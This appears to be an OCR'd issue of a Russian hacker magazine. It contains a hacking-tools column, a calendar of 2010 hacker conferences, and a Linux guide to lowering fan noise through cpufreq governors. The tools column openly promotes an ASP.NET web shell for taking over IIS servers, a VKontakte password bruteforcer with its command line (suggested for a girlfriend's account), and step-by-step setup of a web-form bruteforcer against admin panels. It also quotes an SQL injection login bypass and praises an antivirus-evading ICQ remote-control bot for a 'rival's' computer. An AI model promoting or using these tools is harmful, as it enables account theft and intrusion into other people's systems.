## ЛУЧШИХ ПРИЛОЖЕНИЙ ДЛЯ IPHONE



### Большой тест ноутбуков

### Катастрофа 2012 — спасет ли наука? Жизнь в «дополненной» реальности

Sony Ericsson X10



Реклама


*Журнал о гаджетах и не только*



# X-TOOLS

## ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **ProxFetch**  
 ОС: **\*NIX/WIN**  
 АВТОР: **X1MACHINE**



### интерфейс утилиты

Наверняка перед тобой часто вставала проблема поиска большого количества рабочих прокси (например, для накрутки счетчиков, парсинга поисковиков, брута асек и т.д.). Если это так, то ты знаешь, что одновременно бесплатного и быстрого варианта не бывает, так что советую тебе воспользоваться буржуиской опенсорс утилитой ProxFetch от команды [x1machine.com](http://x1machine.com). Итак, ProxFetch — это кроссплатформенная прога, которая собирает прокси и соксы с сайтов, затем проверяет их живучесть и выдает тебе удобочитаемый список, состоящий из валидных ip и портов. Особенности тулзы:


- возможность сохранения списков прокси в файл;
- написана на с++, что влечет за собой кроссплатформенность;
- интуитивно понятный интерфейс;
- удобный и подробный хелп;
- большой список предустановленных сайтов для граббинга проксей;
- встроенный GeoIP;
- чекер живучести прокси;
- продвинутая логгинг-система;
- возможность коннекта через TOR;
- возможность отмены любого действия.

За остальными подробностями об интерфейсе и работе ProxFetch отправляйся на официальный сайт [x1machine.com/?p=72](http://x1machine.com/?p=72).

ПРОГРАММА: **K-SHELL**  
 ОС: **WINDOWS 2000/2003/XP/VISTA/7**  
 АВТОР: **KIKICOCO**

Давненько мы не размещали на страницах рубрики никаких шеллов. Настала

пора исправлять это недоразумение :). Представляю твоему вниманию K-Shell — скрипт, написанный на ASP.NET неким хакером из Вьетнама и представляющий собой не что иное, как шелл для винды в связке с IIS. K-Shell обладает всем основным функционалом «старших братьев», написанных на PHP:



### K-Shell в деле


- защита шелла паролем (md5);
- выполнение команд (через CMD.NET, W32, WSH, SQLServer);
- вывод списка процессов (два способа);
- отображение информации о системе (Server IP, Machine Name, Network Name, User Name текущего процесса, OS Version, System Time, версия IIS, порт сервера, информация о клиенте, переменные окружения, инфо о железе);
- клонирование времени модификации файла/папки;
- список юзеров системы;
- сканер портов;
- отслеживание активности IIS;
- редактор реестра;
- системный и event логи;
- операции с файлами и папками (редактировать, вырезать, копировать, переименовать, скачать, удалить, загрузить, создать);
- отображение основной информации о файлах.

Как видишь, все эти возможности позволят тебе с комфортом обустроиться на нужном виндовом сервере и изучить его вдоль и поперек.

ПРОГРАММА: **ICQ EXAMBOT**  
 ОС: **WINDOWS 2000/2003/XP/VISTA/7**  
 АВТОР: **WWW.NAKODIM.RU**

Хочешь научиться сдавать любой экзамен или зачет по-хакерски? Тогда предлагаю тебе заюзать программу ICQ Exambot от команды [nakodim.ru](http://nakodim.ru).

Эта прога создает icq-бота, который сможет дать тебе ответ практически на любой экзаме-



### настройка бота

национный вопрос с помощью редактируемой базы шпаргалок.

Каждая шпаргалка в данной базе имеет свой номер, размер одной шпаргалки не должен превышать 5000 символов (1200 — при добавлении вопроса напрямую из ICQ). Таким образом ты сможешь найти нужный тебе материал в заранее подготовленных шпаргалках, добавлять эти шпаргалки и читать их по номерам.

Особенное удовольствие доставляет тот факт, что программа не требует много ресурсов системы и высокой скорости подключения к Сети (работает на .NET Framework 2.0). Удачной сдачи! :)

ПРОГРАММА: **VKONTAKTE MULTI-THREADS BRUTEFORCE WITH ANTI CAPTCHA & PROXY**

ОС: **\*NIX/WIN**  
 АВТОР: **DR.TRO**

Если вдруг тебе понадобилось вспомнить пароль от своего аккаунта в Известной Социальной Сети (ну или от аккаунта своей подружки :), то советую воспользоваться замечательным мультипоточным брутфорсом от Dr.TRO, написанным на Perl.

Запускается скрипт следующим образом:

```
perl brute.pl <threads> <proxy change time> <pause> <antcaptcha key> <accounts file> <passwords file> <proxy file> <nobad> <spliter>
```

Передаваемые брутфорсу параметры означают следующее:

```
<threads> — число потоков;
<proxy change time> — количество попыток брута, через которое прокси будет изменен;
<pause> — пауза между попытками брута;
<antcaptcha key> — кей антикапчи;
```

```

Documents and Settings\Btp2\usr\local\bin\perl.exe c:\vkontakte-bruteforcer
Dr.THO Vkontakte Multi-Threads Bruteforce with AntiCaptcha && P
proxy
perl brute.pl <threads> <proxy change time> <pause> <anticaptcha key>
<accounts file> <passwords file> <proxy file> <nobad> <spliter>
(Threads)
(Ex: 100) : With how many acce proxy will be changed
(proxy change time)
(Ex: 100) : Port of the host
(proxy)
(Ex: 80) : Anti-Captcha key (Ex: "7f0d6e9b0914ac
b328f0e41f521c5")
(accounts file) : File with list of UR accounts (Ex: "usr/ak
b328f0e41f521c5")
(passwords file) : File with list of passwords for brute (Ex: "usr/shar
b328f0e41f521c5")
(proxy file) : File with list of proxy (&http only?)
(Ex: "proxy.txt")
(nobad) : (if you don't need proxy "noproxy")
(spliter)
(Ex: nobad) : Optional! If you don't want log bad acce
(spliter)
(Ex: " ") : Optional! Split bad and good login pass
ALL MUST BE SET

```

**запуск брутфорса**

```

<accounts file> - файл со списком
аккаунтов ВКонтакте;
<passwords file> - файл с паролями
для брута;
<proxy file> - файл со списком прок-
си;
<nobad> - не записывать в лог неуда-
чные попытки брута;
<spliter> - разделитель для логинов
и паролей.


```

Внимание! Для использования брутфорса необходима перловая библиотека AntiCaptcha.pm, которую ты также сможешь найти на диске.

**ПРОГРАММА: [WEB] BRUTE FORCER V1.1**  
**ОС: WINDOWS 2000/2003/XP/VISTA/7**  
**АВТОР: [X26]VOLAND**

Как часто ты сталкивался с админками, закрытыми паролем через basic-авторизацию или просто через веб-форму? Если в таком случае для успешной авторизации не протакывала обычная скьюл-инъекция вроде «1' or 1=1/\*», то приходилось очень долго мучиться с нужным сайтом или вовсе оставлять попытки его взлома. С брутфорсом [Web] Brute Forcer от мембера Античата [x26]VOLAND твои шансы на проникновение очень сильно повышаются :). Возможности проги впечатляют:

- брутфорс методом POST;
- брутфорс методом GET;
- брутфорс basic-авторизации методом HEAD;
- брутфорс FTP;
- многопоточность (от 1 до 1000 потоков);
- возможность установки дополнительных REQUEST переменных;
- возможность установки Cookies;
- брутфорс с использованием прокси (встроенный ротатор прокси с функцией авточека и настраиваемой автосменой);
- 3 режима атаки (1 логина, нескольких логинов, по 1 паролю);
- встроенный браузер plain HTML с подсветкой тегов input и показом заголовков, полученных от сайта;
- менеджер словарей (генерация, склейка, разбивка).



**брутфорсер веб-форм**

Чтобы работать с брутфорсом, нужно перенести данные веб-формы в программу. Для этого открываем сорцы страницы и находим тег <form>. Далее в этом теге ищем атрибут «action» и вставляем url из этого атрибута в поле «Целевой URL». Теперь смотрим на значение атрибута «method» и соответственно ему выставляем чекбокс «Протокол/Метод атаки». Затем внутри нашего тега <form> ищем теги <input> (так называемые «поля»). Нам нужно получить поля идентификаторов, то есть поля, в которых передаются логин и пароль при отправке на сервер.


Ищем в теге <input> атрибут «name». Если его содержимое похоже на «login», «nickname», «username» и т.д., то это и есть поле логина. Копируем атрибут «name» в поле «Логин» нашей программы. Аналогично поступаем с полем «пароль».

Также надо перенести дополнительные поля (атрибуты «name» и «value») в раздел «Дополнительные request-переменные». Если внутри тега <form> есть <input> с типом type=«submit», то это кнопка логина. Переносим ее атрибуты в программу в раздел «Атрибуты Submit-кнопки».

Если у какого-либо тега <input> нет атрибута «name», то он нас не интересует. Теперь выставляем текстовый индикатор успешного входа. Это важный параметр, который будет различным для каждого сайта. По этому индикатору программа будет решать, произошел ли успешный вход или нет (если указанный текст отсутствует/присутствует в исходнике страницы, то логин считается успешным). В качестве индикатора можно использовать фрагмент кода формы (так как она заведомо будет отсутствовать в странице при удачной попытке), либо, если ты имеешь аккаунт на атакуемом сайте, использовать фрагмент кода, который однозначно присутствует в странице при удачной попытке (например код кнопки «Выхода» с сайта).

Осталось только выставить (при необходимости) кукисы, которые нужны атакуемому сайту и выбрать тип перебора. Enjoy!  
 Если у тебя есть предложения и пожелания по работе брутфорсера, направляй их в топик [forum.antichat.ru/thread109600.html](http://forum.antichat.ru/thread109600.html).)

**ПРОГРАММА: ICQ SPY BOT V 1.0**  
**ОС: WINDOWS 2000/2003/XP/VISTA/7**  
**АВТОР: INSIDER**



**интерфейс бота**

Представляю тебе идеальное средство для удаленного управления дедиком/компьютером недруга — ICQ SPY BOT.

Как видно из названия, прога может скрыто управлять удаленной машиной с помощью обычной аски.

Бот обладает следующими достоинствами:

- высокая скрытность;
- не палится антивирусами;
- при установке копируется в системный каталог;
- автоматически добавляется в автозагрузку;
- контролируется повторный запуск бота;
- малый размер используемой памяти (до 800 Кб максимум);
- стабильное подключение к ICQ серверу;
- переподключается в случае обрыва связи;
- получение IP удаленной машины;
- перезагрузка удаленной машины;
- перезагрузка бота;
- выключение удаленной машины;
- получение списка процессов и PID;
- получение списка установленных программ;
- получение списка системных папок;
- возможность завершения процессов по имени;
- скачивание файлов на удаленную машину по url;
- запуск любых файлов;
- показ окна с ошибкой;
- удаление папок и файлов.

Единственная проблема, над которой тебе надо будет подумать при установке бота — это обход файрволов. В остальном же автор дает нам гарантии, что прогу нельзя заметить невооруженным взглядом, так что советую попробовать данное чудо технического прогресса :). **И**



# ТАМ БУДЕТ

## КАЛЕНДАРЬ ХАКЕРСКИХ ТУСОВОК 2010

Прошлой осенью мы уже составляли для тебя календарь интересных хакерских мероприятий на осень-зиму 2009 — в него вошли самые заметные форумы, конференции, lap-пати и прочие ивенты. И вот отгремели новогодние праздники, все мы пришли в себя, вычистили остатки «Оливье» из клавиатуры, и потихоньку начали настраиваться на приход весны. Ну а где весна, там недалеко и до лета — жаркой поры отпусков и не

только. Дело в том, что клевых, ориентированных на нашего хакерского брата мероприятий с каждым годом становится все больше, и самый пик сезона, как правило, приходится именно на весенне-летний период. Словом, мы подумали и решили, что календарь на первую половину 2010 года тоже будет совсем не лишним. Если не хочешь пропустить ничего интересного и желаешь провести время с пользой, этот список для тебя.

### CAROLINA CON

КОГДА: 19 — 21 МАРТА

ГДЕ: Роли, США

САЙТ: [www.carolinacon.org](http://www.carolinacon.org)

Конференция CarolinaCon далеко не самое старое и многочисленное из хакерских сборищ — оно проводится лишь с 2005 года, но все же является довольно заметным событием. Это классическая конфа, созданная хакерами для хакеров, проходящая «без галстуков» и спонсорства со стороны Microsoft, Intel и иже с ними. Своим происхождением CarolinaCon обязана ряду бывших членов команды 2600. Что может обсуждаться на таком мероприятии? — спросишь ты. Для начала скажу, что добрых две трети докладчиков зарегистрированы под никнеймами вместо имен, а также приведу для

примера пару заявленных топиков: «почему Linux плох для бизнеса?», «киберпреступления и ответные действия правоохранительных органов», «это не уязвимости, это будущее», «OMG! Конец света уже наступил!!!». Как ни странно, за такой внешней несерьезностью действительно скрывается вполне адекватный кон, который развивается и растет год от года.

### CANSECWEST

КОГДА: 20 — 26 МАРТА

ГДЕ: Ванкувер, Канада

САЙТ: [cansecwest.com](http://cansecwest.com)

Думаешь, прошедшие Олимпийские игры были единственным интересным событием в канадском Ванкувере? Тогда спешим сообщить, что в конце марта бывшую столицу

Олимпиады ждет и другое заметное событие, на этот раз из области высоких технологий — ежегодный кон CanSecWest. Это мероприятие отличается от описанных ниже хакерских тусовок, так как это весьма серьезное событие, которое посещают не менее серьезные личности, и поддерживают крупнейшие IT-компании. Однако конференция посвящается не чему иному, как информационной безопасности, а значит, она тоже нам интересна. В качестве спикеров и ведущих тренингов (кстати, платных и довольно дорогих) здесь, в основном, предстанут крутые дядьки, занимающие высокие должности в топовых компаниях. К примеру, среди докладчиков уже можно найти имена таких небезызвестных профи как Маркус Ранам или Чарли Миллер.

# ИНТЕРЕСНО



## SUN TECH DAYS

КОГДА: 8 — 9 АПРЕЛЯ

ГДЕ: Санкт-Петербург, Россия

САЙТ: [developers.sun.ru/techdays2010](http://developers.sun.ru/techdays2010)

Sun Tech Days вряд ли можно назвать хакерской конференцией, однако это со всех сторон интересное и уже «заслуженное» мероприятие, и было бы странно не внести в наш календарь, особенно с учетом того, что хороших ивентов на территории России совсем мало. Sun Microsystems проводит STD по всему миру уже на протяжении десяти с лишним лет, и прошлая конференция в Питере собрала более трех с половиной тысяч человек. Благодаря тому, что конференция бесплатная (но предварительная регистрация обязательна!), практически любой желающий сможет

послушать доклады ведущих специалистов Sun, и посетить актуальные семинары. Среди спикеров, кстати, уже заявлен Джеймс Гослинг — легендарный автор языка программирования Java, имена остальных докладчиков пока держатся в тайне.

## HACK IN THE BOX

КОГДА: 19 — 22 АПРЕЛЯ; 29 ИЮНЯ — 2 ИЮЛЯ

ГДЕ: Дубай, ОАЭ; Амстердам, Нидерланды

САЙТ: [www.hackinthebox.org](http://www.hackinthebox.org)

Hack in the Box — первая довольно серьезная конфа, с приличным «послужным списком» в нашем календаре. HITB существует с 2003 года и уже много лет проходит в два этапа: первый — весной в Дубае, второй — осенью

в Малайзии. По сути, это крупнейшая конфа в области информационной безопасности в странах Азии, о ней пишут ведущие компьютерные СМИ, и на нее не брезгают приезжать настоящие звезды IT-сцены и андерграунда со всего мира. Но в этом году в привычном распорядке конфа случится одно интересное изменение — помимо двух упомянутых выше этапов, впервые состоится и европейская HITB, провести которую решили в Амстердаме, в середине лета. К сожалению, подробностей об этом ивенте пока нет, а официальный сайт сообщает, что конкретики стоит начинать ждать не раньше апреля. Что до традиционного HITB Dubai, то здесь все без изменений — конференция состоится, и на ней, как всегда, будет много интересного. Среди спикеров уже заявлены такие



СЦЕНА

**ЗЛОВЕЩЕЕ НАЗВАНИЕ ДЛЯ КОНФЕРЕНЦИИ: «ПОСЛЕДНЯЯ НАДЕЖДА».**

**РАЗНООБРАЗНЫЕ ВКУСНЯШКИ С «ДЕФКОНА» — БЕИДЖ, ДИСКИ... ДАЖЕ КОМИКС ИМЕЕТСЯ.**



**ВЫСТУПЛЕНИЕ АДАМА СЗВЕИДЖА НА НОРЕ.**

фигуры, как Джон Виега — экс вице-президент, а ныне один из технических директоров компании McAfee; Лоран Одо — основатель TЕНTRI-Security и известный спец в области ИБ; и Марк Шенефельд — независимый профессионал в области сетевой безопасности. Также не обойдется и без конкурсов, семинаров и иже с ними.

## BLACKHAT EUROPE

**КОГДА: 12 — 15 АПРЕЛЯ**  
**ГДЕ: Барселона, Испания**  
**САИТ: [www.blackhat.com](http://www.blackhat.com)**

Если ты никогда не слышал о конференции BlackHat, то, наверное, ты читаешь этот журнал впервые и вряд ли вообще не интересуешься компами и всем, что с ними связано. BlackHat — одно из самых значимых и массовых хакерских мероприятий на планете — на него съезжаются тысячи экспертов и профессионалов со всего мира. Конфе в этом году исполнится уже 13 лет. Как обычно, первым в череде «черношопочных» мероприятий пройдет BlackHat Europe. На европейской части конференции будут говорить о самых разных вещах, и темы обещают быть горячими, вот только некоторые из них: SAP бэкдоры, слабые места Adobe Flash, проблемы PDF вообще и Adobe Reader в частности, также обещают обнаружить новые дырки в популярных архивных форматах, таких как ZIP, 7ZIP, RAR, CAB. Среди спикеров конференции заявлены: широко известный эксперт Мокси Марлинпайк, Хайфей Ли из Fortinet Inc., Жанна Рутковска из Invisible Things Lab, Кристиан Папатанассиу из Trustwave Spiderlabs, Пол Стоун из Context Information Security и многие другие. Обещает быть очень насыщенной и программа тренингов: для новичков проведут ряд

базовых семинаров, рассказывающих о том, как думают, действуют и с чем работают хакеры. Публике также обещают рассказать о том, как писать эксплойты, как искать уязвимости и баги, и как научиться ломать не только код, но и железки. Продвинутым посетителям, разумеется, скучать тоже не позволят — для них на BlackHat состоится более десятка тренингов, в ходе которых речь пойдет о уязвимых местах веб-приложений, подвергнется жестокой атаке протокол IEEE 802.11, и будут по винтику разобраны TCP/IP сети.

## NOTACON

**КОГДА: 15 — 18 АПРЕЛЯ**  
**ГДЕ: Кливленд, США**  
**САИТ: [www.notacon.org](http://www.notacon.org)**

Notacon являет собой довольно необычное мероприятие, особенно на фоне остальных конференций, приведенных в нашем списке. Дело в том, что этот ивент, основанный в 2003 году, создали своеобразные эстеты от хакерского сообщества — люди, которых больше волнует не механика взломов и не политика, а образ мышления хакеров и пересечения хакинга с разного рода искусством. Сами организаторы утверждают, что они не стремятся стать «очередной хакерской тусовкой», и, тем более, не хотят никого перещегоолять и подвинуть; их цель, напротив, состоит в том, чтобы раскрыть и осветить те грани хакерства, которые на большинстве конов попросту игнорируются. Таким образом, на Notacon умудряются одновременно говорить и о различных аспектах информационной безопасности, и, скажем, о музыке. Самое интересное, пожалуй, в том, что столь необычный стиль совершенно не мешает конфе год от года собирать приличную аудиторию и докладчиков прекрасного уровня.

## BLACKHAT USA

**КОГДА: 24 — 29 ИЮЛЯ**  
**ГДЕ: Лас-Вегас, США**  
**САИТ: [www.blackhat.com](http://www.blackhat.com)**

Американская версия BlackHat традиционно состоится в середине лета, и пройдет она в мировой столице казино - Лас-Вегасе. Сложно сказать, которая из конференций интереснее или лучше — европейская или американская, дело в том, что они скорее дополняют друг друга, а не соперничают. На обоих мероприятиях мелькают одни и те же лица, всегда выступают известнейшие представители IT-сцены, и поднимаются самые насущные и острые темы. Нет сомнений в том, что BlackHat 2010 не станет исключением, и хотя списки докладчиков, программа семинаров и другие подробности пока не опубликованы, с уверенностью можно сказать, что BlackHat не подкачает и даст всему миру пищу для размышлений на весь остаток 2010 года.

## HACKERS ON PLANET EARTH (HOPE)

**КОГДА: 16 — 18 ИЮЛЯ**  
**ГДЕ: Нью-Йорк, США**  
**САИТ: [thenexthope.org](http://thenexthope.org)**

Эту конфу в 1994 году создал и с тех пор поддерживает легендарный журнал «2600: The





**НІТВ'09 — МОНИТОРОВ НЕ МОЖЕТ БЫТЬ МНОГО!**



**КАЖДЫЙ ГОД НА DEFCON ПОСЕТИТЕЛЯМ, ПРЕССЕ, СПИКЕРАМ И Т.Д. ВЫДАЮТ КРАЙНЕ ЗАБАВНЫЕ БЕЙДЖИ. НУМАН — ЭТО ПРОСТОЙ ПОСЕТИТЕЛЬ. ПОЧТИ «РАЙОН №9» ПОЛУЧАЕТСЯ.**



**БАННЕР КОНФЕРЕНЦИИ HACKERS ON PLANET EARTH.**



с трудом, и лишнее тому доказательство — погонные гигабайты фотографий, видео, и текста, появляющиеся в сети после каждой конференции. DEFCON 18 обещает пройти в лучших традициях: вниманию публики предложат многочисленные игры и конкурсы, которых уже сейчас заявлено более 15 — будет все, от «захвата флага», до конкурса цифрового арта и хакерской «Своей игры»; любопытнейшие выступления профессионалов мира IT и известнейших представителей андеграунда — к сожалению, списки спикеров еще не были обнародованы, но можно не волноваться на этот счет — скучно не будет, ведь это DEFCON!; лекций, докладов, семинаров и тренингов также хватит на всех, и темы, как всегда, будут подняты самые разные — от написания, дектирования и обезвреживания всевозможного малваря, до развития p2p технологий. Многочисленные подробности, а также все пароли и явки можно узнать на официальном сайте ивента.

Hacker Quarterly», а это само по себе является своеобразным знаком качества.

HOPE проводится не ежегодно — сначала хаке-ры устраивали себе многотысячные праздники раз в три года, но с наступлением миллениума немного уплотнили график и теперь проводят конференцию раз в два года. Интересно, что каждый раз конфа носит разные имена: HOPE: Hackers On Planet Earth, Beyond HOPE, H2K, H2K2, The Fifth HOPE, HOPE Number Six, и наконец в 2008 году собрание получило немного пугающее название The Last HOPE. Однако последней «Надежда'08» не стала — мероприятие года 2010-го гордо именуется The Next HOPE, навевая смутные ассоциации со «Звездными войнами».

В прошлые годы конференция запомнилась выступлениями и докладами таких монстров как Стивен Возняк, Кевин Митник, Ричард Столлман и, сюрприз-сюрприз — Адам Сэ-вейдж («Разрушители мифов»). Не обходилось также и без появлений чуваков из известнейших хак-групп, вроде Cult of the Dead Cow. Однако, что готовит нам год грядущий, остается только гадать — конференция до сих пор находится в стадии разработки, и ее официальный сайт перманентно валяется. Будем надеяться, что эти «технические неполадки» не помешают ивенту пройти по высшему классу, как это всегда и бывало.

**ASSEMBLY**  
КОГДА: ДАТА ЕЩЕ НЕ ОПРЕДЕЛЕНА  
ГДЕ: Хельсинки (предположительно), Финляндия  
САЙТ: [www.assembly.org](http://www.assembly.org)

Вот мы и добрались до первой демопати в нашем календаре. Assembly одно из старейших демо-мероприятий на нашем голубом шарике — его история началась аж в 1992 году. Кроме того, Assembly является еще и крупнейшей (са-

мой многочисленной) демо-тусовкой — год от года это событие привлекает более 5000 человек. Проходит культовый слет демомейкеров в Финляндии, что тоже немаловажно для нашего русского брата - в Финляндию добраться не в пример проще и дешевле, чем в те же Штаты, или даже в Европу.

В 2007 году Assembly разделили на две части: сначала проводится Assembly Winter, которая, как не трудно догадаться, имеет место зимой (обычно в январе-феврале); а за ней следует Assembly Summer — Капитан Очевидность подсказывает, что эта часть проходит летом. Основной и главной по-прежнему остается летняя часть, так как зимняя имеет скорее геймерскую направленность. «Игровая» Assembly Winter'10, как ты понимаешь, уже позади, но с объявлением даты летней, основной части демопати организаторы отчего-то затягивают. Assembly Summer бесспорно состоится, но никакой конкретики нам пока не сообщать не хотят. В ответ на это можно лишь развести руками, и посоветовать всем, кто интересуется демосценой, почаще заглядывать на официальный сайт мероприятия.

**DEFCON**  
КОГДА: 30 ИЮЛЯ — 1 АВГУСТА  
ГДЕ: Лас-Вегас, США  
САЙТ: [www.defcon.org](http://www.defcon.org)

Еще одна конференция-гигант, настоящий мастодонт IT-сцены. DEFCON официально считается самым крупным хакерским мероприятием в США, шутка ли — на него ежегодно съезжается почти десять тысяч человек. Ко всему прочему, эта конфа еще и одна из самых старых — «Дефкону» в этом году исполнится 18 лет, и он станет совершеннолетним :). На DEFCON ежегодно происходит столько всего интересного, что объять все это удается

**CHAOS CONSTRUCTIONS**  
КОГДА: ДАТА НЕ ОПРЕДЕЛЕНА  
ГДЕ: Санкт-Петербург (предположительно), Россия  
САЙТ: [cc.org.ru](http://cc.org.ru)

Chaos Constructions, или просто CC, это наша российская демопати, практически не имеющая аналогов в стране ни по количеству посетителей, ни по возрасту — CC существует с 1995 года.

Ежегодно в конце августа в культурной столице, то есть, в Санкт-Петербурге, собирается несколько тысяч человек, чтобы показать себя, посмотреть на других, а также поучаствовать в конкурсах и просто хорошо провести время. Так как в последние годы Chaos Constructions отошел от формата демопати и развился до полноценного и разностороннего компьютерного фестиваля, померяться силами на нем можно и в хакерских конкурсах и фотографии, и кибер-городках, и во многих других «дисциплинах» — выбор имеется на любой вкус. Также можно и нужно посетить обширную выставку старого и/или необычного железа, оценить старания демомейкеров, послушать доклады, спектр которых тоже очень широк, и познакомиться с интересными людьми. Chaos Constructions, ко всему прочему, мероприятие уже почти легендарное, с уникальной, очень уютной и дружелюбной атмосферой.

Точная дата проведения CC'10 пока не названа, но, вероятнее всего, демопати останется верна себе, а значит — состоится в конце августа. **И**



# Тише едешь — крепче нервы

## Снижаем программными средствами шум, издаваемый компьютером

Когда речь заходит о снижении уровня шума, издаваемого компом, люди обычно начинают рассказывать о низкооборотных кулерах, жестких дисках на салазках, водных системах охлаждения и прочих вещах, далеких от мира софта. Но сегодня мы поговорим о шуме как о проблеме программного характера, какие настройки и с помощью каких утилит можно про-

### КУЛЕРЫ

Корпус современного компьютера может насчитывать от одного до пяти (или даже восьми) вентиляторов, все зависит от фантазии и прихотей его владельца. Обычно только три из них подключаются к материнской плате, благодаря чему последняя получает возможность контролировать скорость их вращения. Все остальные же «цепляются» напрямую к блоку питания, поэтому всегда работают на полной скорости (если, конечно, не имеют аналоговых регуляторов вращения на корпусе). Соответственно, для получения бесшумного компа нам необходимо:

- Избавить корпус от многочисленных вентиляторов. Поверь, если в твоём компе не установлено 4 жестких диска и 2 видеокарты, смысла в них просто нет, а в большинстве стандартных систем хватит и кулеров на процессоре и блоке питания.
- Снизить производительность процессора, что приведет к снижению внутренней температуры корпуса и скорости вращения его охлаждающих вентиляторов (вентилятора процессора).

- Самостоятельно снизить число оборотов вентиляторов и рискнуть жизнью процессора и других компонентов компа. С отверткой ты уже должен быть знаком, поэтому первый пункт мы пропустим и остановимся на последних двух подробнее. Традиционно для управления частотой процессора в Linux применялись файлы каталогов `/proc` и `/sys`. Записав определенное значение в один из них, можно было перевести процессор в энергосберегающий режим, в результате чего материнская плата сама понижала количество оборотов кулера. Этот подход работает и сейчас, например:

```
$ cat /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

- С помощью такой команды можно узнать о текущем регуляторе энергосбережения, а с помощью следующей — изменить его:

```
# echo conservative > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

Всего каталог `cpufreq` насчитывает 11 файлов, изменяя содержимое которых, ты сможешь очень гибко управлять частотой процессора. Их перечень и описания приведены в следующей таблице:

```
$ ls -l /sys/devices/system/cpu/cpu0/cpufreq
affected_cpus — список процессоров, частота которых будет изменена
cpuinfo_cur_freq — текущая частота процессора в кГц
cpuinfo_max_freq — максимально возможная частота процессора
cpuinfo_min_freq — минимально возможная частота процессора
scaling_available_frequencies — список допустимых частот процессора
```

```
>> cpufreq-info
cpufrequtils 005: cpufreq-info (C) Dominik Brodowski 2004-2006
Report errors and bugs to cpufreq@vger.kernel.org, please.
analyzing CPU 0:
  driver: nforce2
  CPUs which need to switch frequency at the same time: 0
  hardware limits: 1.29 GHz - 1.84 GHz
  available cpufreq governors: conservative, ondemand, userspace, powersave, performance
  current policy: frequency should be within 1.29 GHz and 1.84 GHz.
    The governor "performance" may decide which speed to use
    within this range.
  current CPU frequency is 1.84 GHz.
>> █
```

## Команда cpufreq-info покажет текущие настройки производительности процессора

```
scaling_available_governors — список допустимых регуляторов
scaling_driver — используемый драйвер управления частотой
scaling_governor — используемый регулятор
scaling_max_freq — максимальная частота процессора, допустимая для установки регулятором
scaling_min_freq — минимальная частота процессора, допустимая для установки регулятором
scaling_setspeed — предназначен для изменения частоты процессора
```

Есть два ключевых момента, относящихся к изменению тактовой частоты процессора в Linux, которые следует запомнить раз и навсегда:

1. Технологии управления частотами и энергосбережением улучшаются с выходом каждой новой модели процессора, независимо от его марки. Поэтому почти каждая модель процессора имеет собственный драйвер, который необходимо загрузить в память для того, чтобы получить возможность изменять файлы каталога cpufreq. Вот список наиболее используемых модулей:

- **acpi-cpufreq** — изменение состояния процессора средствами ACPI (P-States Driver)
- **p4-clockmod** — Pentium 4
- **speedstep-centrino** — Pentium M
- **speedstep-ich** — Pentium III-M, P4-M, ICH2/ICH4
- **speedstep-smi** — Pentium III-M, 440 BX/ZX/MX
- **powernow-k6** — AMD K6
- **powernow-k7** — AMD Athlon
- **powernow-k8** — AMD Opteron, Athlon 64, Athlon64X2, Turion 64
- **cpufreq-nforce2** — изменение частоты средствами чипсета nVidia nForce2 (изменение FSB независимо от частоты PCI/AGP)

Во многих дистрибутивах все эти модули встроены в ядро, поэтому подбирать подходящего кандидата вручную не придется.

2. Для автоматического управления частотой используются регуляторы — программные алгоритмы, которые изменяют производительность процессора в зависимости от каких-либо условий. Последние ядра Linux предоставляют пять различных регуляторов на все случаи жизни:

1. **performance** — регулятор, используемый по умолчанию, заставляет работать процессор с максимальной скоростью.
2. **ondemand** — изменяет тактовую частоту процессора в зависимости от нагрузки на систему.
3. **conservative** — аналог ondemand, отличающийся плавным изменением частоты процессора (актуально для ноутбуков, так как позволяет сберечь ресурсы батареи).
4. **powersave** — всегда выставляет минимальную частоту.
5. **userspace** — не делает ничего, позволяя пользователю самостоятельно выставить частоту.

В некоторых дистрибутивах регуляторы могут быть вынесены в отдельные модули, поэтому перед использованием их придется загрузить в память с помощью команды вроде:

```
# modprobe cpufreq_ondemand
```

Далее регулятор можно активировать путем записи его имени в файл scaling\_governor:

```
# echo ondemand > /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```

В нашем случае полезными могут оказаться все четыре последних регулятора. Алгоритм ondemand подойдет тогда, когда требуется только временное снижение шума вентилятора, например ночью, когда качаются торренты, и процессор простаивает. Последние два алгоритма будут полезны всем, кто хочет постоянной тишины. Причем, в случае активирования регулятора userspace, частоту придется самостоятельно записать в файл scaling\_setspeed:

```
# echo 1000 > /sys/devices/system/cpu/cpu0/cpufreq/scaling_setspeed
```

